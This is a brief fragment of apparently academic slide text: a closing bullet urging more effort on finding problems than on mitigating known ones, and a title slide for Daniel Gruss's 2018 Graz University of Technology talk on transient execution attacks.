- dedicate more time into identifying problems and not solely in mitigating known problems

Transient Execution Attacks

Daniel Gruss

September 12, 2018

Graz University of Technology